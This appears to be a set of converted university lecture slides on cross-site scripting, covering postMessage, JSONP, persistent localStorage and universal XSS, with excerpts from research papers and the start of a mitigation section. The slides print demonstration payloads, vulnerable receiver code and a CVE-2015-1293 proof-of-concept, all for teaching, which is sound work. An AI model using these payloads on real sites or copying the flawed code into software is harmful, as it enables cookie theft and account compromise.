
- Purpose: a “hole” for cross-origin communication





# PostMessage XSS Example

- Purpose: a “hole” for cross-origin communication



# PostMessage XSS Attacks

---



- Can a server see the XSS payload?
- Any website can embed any website within iframe
  - It is a HTML feature, not a bug
- What went wrong here?

# Check the Origin of the Received Message 76

```
child.postMessage(  
  😈'alert("XSS")',  
  '*',  
)
```



```
document.addEventListener("message", recv);  
  
function recv(e) {  
  if (e.origin !== "http://whitelist.com")  
    return;  
  var jsonObj = eval(e.data);  
}
```

# Check the Origin of the Received Message

## HTML Living Standard (whatwg.org)

Authors should check the origin attribute to ensure that messages are only accepted from domains that they expect to receive messages from

```
if (e.origin !== "http://whitelist.com")  
    return;  
var jsonObj = eval(e.data);
```

```
}
```

# The Postman Always Rings Twice, *NDSS '2013*

78

- Investigate PostMessage Usage in the wild

## **The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites**

Sooel Son and Vitaly Shmatikov

The University of Texas at Austin

### **Abstract**

*The postMessage mechanism in HTML5 enables Web content from different origins to communicate with each other, thus relaxing the same origin policy. It is especially popular in websites that include third-party content. Each message contains accurate information about its origin, but the receiver must check this information before accepting*

hosting page, while the frame from a “business optimization” service may track users’ movements and clicks on the page that includes this frame.

HTML5, the new revision of the HTML standard which is rapidly growing in adoption, includes the *postMessage* facility that enables a script to send a message to a window regardless of their respective origins. *postMessage* thus relaxes the same origin policy by providing a struc-

# The Postman Always Rings Twice, *NDSS '2013*

79

- Collected PostMessage receivers from Alexa top 10,000 sites
- Visited 16,115 pages from 10,121 host names
  
- Results:
  - 2,245 hosts (22%) have a PostMessage receiver
  - 1,585 hosts have a receiver with no origin check
  - 262 hosts have incorrect checks
  - 84 hosts have exploitable vulnerabilities

# The Postman Always Rings Twice, *NDSS '2013*

30

- 84 hosts have exploitable vulnerabilities

```
if (m.origin.indexOf("sharethis.com") != -1)
```

- Intended: subdomain.sharethis.com

- Possible attack: from sharethis.com.malicious.com

- Possible attack: from evailsharethis.com





# Consequences of PostMessage Attacks

- Cross-Site Scripting attacks
- Reading cookies
- Reading or writing local storage values




# JSONP XSS Attacks



- JSONP: a certain function on cross-origin data

Assume there is a weather service that provides the current temperature


=> How can your JS application reference info from weather.com?



weather.com  
web server


# JSONP XSS Attacks

- JSONP: a certain function on cross-origin data



```
https://vulnerable.com
<script>
  function read(json) {
    document.write(json.temp)
  }
</script>
<script
  src="http://weather.com/
  jsonp?callback=read">
</script>
```

Execute read function



weather.com  
web server

weather.com/jsonp?callback=read


```
read([ {
  "temp": 36
  "location": "ULSAN"
} ])
```

# JSONP XSS Attacks


- What if an attacker has a change to inject some string value in the JSONP URL?



```
https://vulnerable.com
<script>
  function read(json) {
    document.write(json.temp)
  }
</script>
<script
  src="http://weather.com/
  jsonp?callback=
  alert('xss');read">
</script>
```



weather.com  
web server



```
weather.com/jsonp?callback=
  alert('xss');read
alert('xss');read([ {
  "temp": 36
  "location": "ULSAN"
} ])
```

# Persistent Client-side XSS Attacks, NDSS '2019

- The attacker exploits victim's locals
  - Cookies (`document.cookie`) and LocalStorage (`window.localStorage`)

## Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild

Marius Steffens\*, Christian Rossow\*, Martin Johns<sup>†</sup>, and Ben Stock\*

\*CISPA Helmholtz Center for Information Security: {marius.steffens,rossow,stock}@cispa.saarland

<sup>†</sup>TU Braunschweig: m.johns@tu-braunschweig.de

**Abstract**—The Web has become highly interactive and an important driver for modern life, enabling information retrieval, social exchange, and online shopping. From the security perspective, Cross-Site Scripting (XSS) is one of the most nefarious attacks against Web clients. Research has long since focused on three categories of XSS: Reflected, Persistent, and DOM-based XSS. In this paper, we argue that our community must

the complexity of client-side code rises. This trend is naturally accompanied by an increase in flaws. One of the most devastating attacks is Cross-Site Scripting (XSS), allowing an adversary to execute arbitrary JavaScript code in the context of a vulnerable application. This can be used to, e.g., exfiltrate sensitive information such as access tokens or to post content in the name of the victim.

# Persistent Client-side XSS Attacks


Through network  
or web attacker

```
<script>
  var value = localStorage.getItem('entryPage')
  document.write("<a href='" + value +
    "'>start over</a>");
</script>
```



attacker

1. Insert `'><script>alert(1)</script>` to localStorage



# Persistent Client-side XSS Attacks



Through network or web attacker

```
<script>  
  var value = localStorage.getItem('entryPage')  
  document.write("<a href='\" + value +  
    \"'>start over</a>");  
</script>
```




attacker

1. Insert `'><script>alert(1)</script>` to localStorage



victim

2. Visit (Boom!)



# Persistent Client-side XSS Attacks, *NDSS '2019*

- Web application developers often **blindly trust their local resources**, thus performing no sanitization
  - 470 sites and 385 sites perform eval or JS sink functions on **cookies** and **localStorage**, respectively
- Benefits (in terms of the attacker)
  - It **persists** until victims clear their locals!
  - The attacker do not need to for each attack attemptentice victims to visit their websites
- To make the attack work, what conditions are required?
  - The attacker should inject her choice of attack payloads to locals
  - Network attacker and Web attacker



# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

# Universal XSS Attacks


---



- Exploits a browser bug to inject malicious payload to any webpage origin
- Its target is not a web application, but a **browser**
- The attacker can compromise any websites presently opened


# Universal XSS Attacks Example

- CVE-2015-1293



# Universal XSS Attacks Example

- CVE-2015-1293



```
1 <iframe></iframe>
2 <script>
3   var i = document.querySelector('iframe');
4   var f = frames[0].Function;
5   i.onload = function() {
6     // Alerting the cookie of http://example.com
7     f("location.replace('javascript:alert(document.cookie)')");
8   }
9   i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code

Specify target website

2 Run script

3 Load iframe



# Universal XSS Attacks Example


- CVE-2015-1293

```
1 <iframe></iframe>
2 <script>
3   var i = document.querySelector('iframe');
4   var f = frames[0].Function;
5   i.onload = function() {
6     // Alerting the cookie of http://example.com
7     f("location.replace('javascript:alert(document.cookie)')");
8   }
9   i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code


Specify target website

The attacker can compromise any websites (Even if the target website itself is perfectly safe)



2 Run script

3 Load iframe



Target Server

# FuzzOrigin, *USENIX SEC '2022*

96

- Propose a browser fuzzer designed to detect UXSS vulnerabilities

FuzzOrigin: Detecting UXSS vulnerabilities in Browsers through Origin Fuzzing

USENIX SEC 2022

Jiun Min(20235126)

## **FUZZORIGIN: Detecting UXSS vulnerabilities in Browsers through Origin Fuzzing**

Sunwoo Kim\*

*Samsung Research*

*sunwoo28.kim@samsung.com*

Young Min Kim

*Seoul National University*

*ym.kim@snu.ac.kr*

Jaewon Hur

*Seoul National University*

*hurjaewon@snu.ac.kr*

Suhwan Song

*Seoul National University*

*sshkeb96@snu.ac.kr*

Gwangmu Lee<sup>†</sup>

*EPFL*

*gwangmu.lee@epfl.ch*

Byoungyoung Lee<sup>‡</sup>

*Seoul National University*

*byoungyoung@snu.ac.kr*

### **Abstract**

Universal cross-site scripting (UXSS) is a browser vulnerabil-

### **1 Introduction**

Modern web browsers feature client-side scripting, enabling highly interactive dynamic web pages. By allowing the script

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS



# How to Mitigate XSS Attacks?

# How to Mitigate XSS Attacks?


---



## #1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```




# How to Mitigate XSS Attacks?

## #1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: `http://example.com/?query=<script>attack()</script>`

```
<?php
$input = $_GET['query'];
$result = str_replace('script', '', $input);
echo $result
?>
```



Output: `<>attack()</>`

